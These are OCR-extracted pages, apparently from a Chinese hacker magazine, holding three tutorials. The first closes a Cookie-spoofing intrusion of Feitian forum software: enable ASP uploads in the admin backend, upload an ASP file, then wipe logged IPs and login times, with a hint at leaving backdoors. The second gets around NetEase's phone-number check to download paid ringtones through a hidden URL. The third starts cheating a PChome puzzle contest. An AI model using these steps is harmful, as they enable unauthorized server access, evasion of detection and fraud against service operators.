


图13

关于论坛与Cookies的问题就说到这，要成功利用次漏洞需要注意的问题如下。

1.Cookie欺骗修改数据之后要重新打开网站一次，刷新是没用的，可能是工具本身的问题吧。




图14

2.针对版本比较低的飞天论坛，进了后台之后要设置审核参数，否则前台上传图片要审核才能在前台看到效果。

3.修改上传文件类型参数加个ASP就可以了，提交保存，然后清理一下缓存，不过这将影响到在线人数的统计，所以清缓存的时候一定要想清楚后果。

4..前台发表贴子或者回复贴子时，我们直接传个ASP的就可以了。

5.事后注意清理现场：图片类型、审核参数、以及用户管理处都记录了你上次登录的IP与时间，其它留后门的事就不说了。

Cookies引出的问题真的不少，而有效的防止Cookies欺骗的办法……个人认为还是采用Cookies+Session双重验证来得安全些。当然也可以参考动网采用动态密码来防止Cookies欺骗的方法。

适合读者：入侵爱好者、脚本爱好者
前置知识：无

网易手机图片铃任你下



文/图 陶洋

网易手机网上的那些铃声都比较好听。今天无聊的时候我就上去找了一下。还真的找到了几个不错的。可是当我下载的时候却需要输入手机号码。唉，难道就这样的放弃了？如图1所示。





图1


图2

为了能免费听铃声，我当然不能半途而废。我们用IE浏览器打开，然后按一下Ctrl+N就可以看到该页面的URL，如图2所示。

http://wapapps0.163.com/wap/send.jsp?id=1072&

http://wapapps0.163.com/wap/pop_send.jsp?id=1072&




图3

大家现在或许会想，既然可以看到源代码了，直接查找源代码不就可以了么？不过事实往往是残忍的，如图3所示。

无意中看到了该页面的隐私报告，这是一个大家经常容易忽略的功能。如图4所示。




图4

大家可以看圈起来的部分，仔细看会发现有点不同。

问题应该就在这里了，试着访问了一下第二个链接。界面有所变化，如图5 所示。




图5

此时再次查看源代码，果然没有让我失望，终于找到了一个WMA 文件的下载地址。如图6 所示。





图6

接下来的事情就很简单了，把这首好听的铃声传到手机上。可有的朋友说了，我的手机没有数据传输线怎么办。没有数据线也没关系，不过起码得保证你的手机有WWW浏览器，通过手机的浏览器访问你的空间，然后把歌曲下载回来，这样就只会收取你手机的数据流量费用，相对来说便宜了很多（希望网易的网管员注意此漏洞）。

适合读者：网络

前置知识：木马使用基础

VIP会员学习成果展




千元显卡，轻松到手

文/图 [黑防VIP]小生这厢有礼

最近在一个黑客论坛上看到了一个关于免费得QQ宠物的动画，是利用腾讯公司活动的Flash快进漏洞使你100%的获得QQ宠物。但是经过我的测试，成功率并不像作者写的那样高。多数时候显示成功领取，而你实际并没有获得。恰好，我遇到一个与此类似的网站……

让我们打开这个网页，http://site.pchome.net/productevent/0401/，如图1所示。


图1

这是一个电脑之家和讯景公司联合搞的一个有奖游戏活动，我们要做的就是玩一个拼图小游戏，速度越快越好，第一名有大奖赠送。我试了试，只有244分。回头看了看排名，如图2 所示。

用户名	昵称	得分	参赛时间
iloveiran	晴天	820	2006-04-23 13:11:01
zhaoxf	雪风	810	2006-04-23 07:25:13
xywq521	南南	804	2006-04-10 16:39:27
yangan2	yangan	792	2006-04-21 22:49:43
popuser	东东	791	2006-04-23 13:13:44
wentai	文泰山	790	2006-04-23 08:47:57
sun_jh	保卫祖国	777	2006-04-22 18:59:25
wwdz	唯我独尊	760	2006-04-23 08:13:17
mmp	一天	745	2006-04-14 15:21:29
dongqingz	青青的冬青	717	2006-04-22 09:08:31
maoqiang	强强	716	2006-04-21 01:15:29
lanzhou_zq	zq	710	2006-04-21 13:18:20
i8848	娃火	703	2006-04-08 14:52:34
ffe	山水	702	2006-04-08 19:13:07
tta	TT	702	2006-04-16 15:03:29

图2

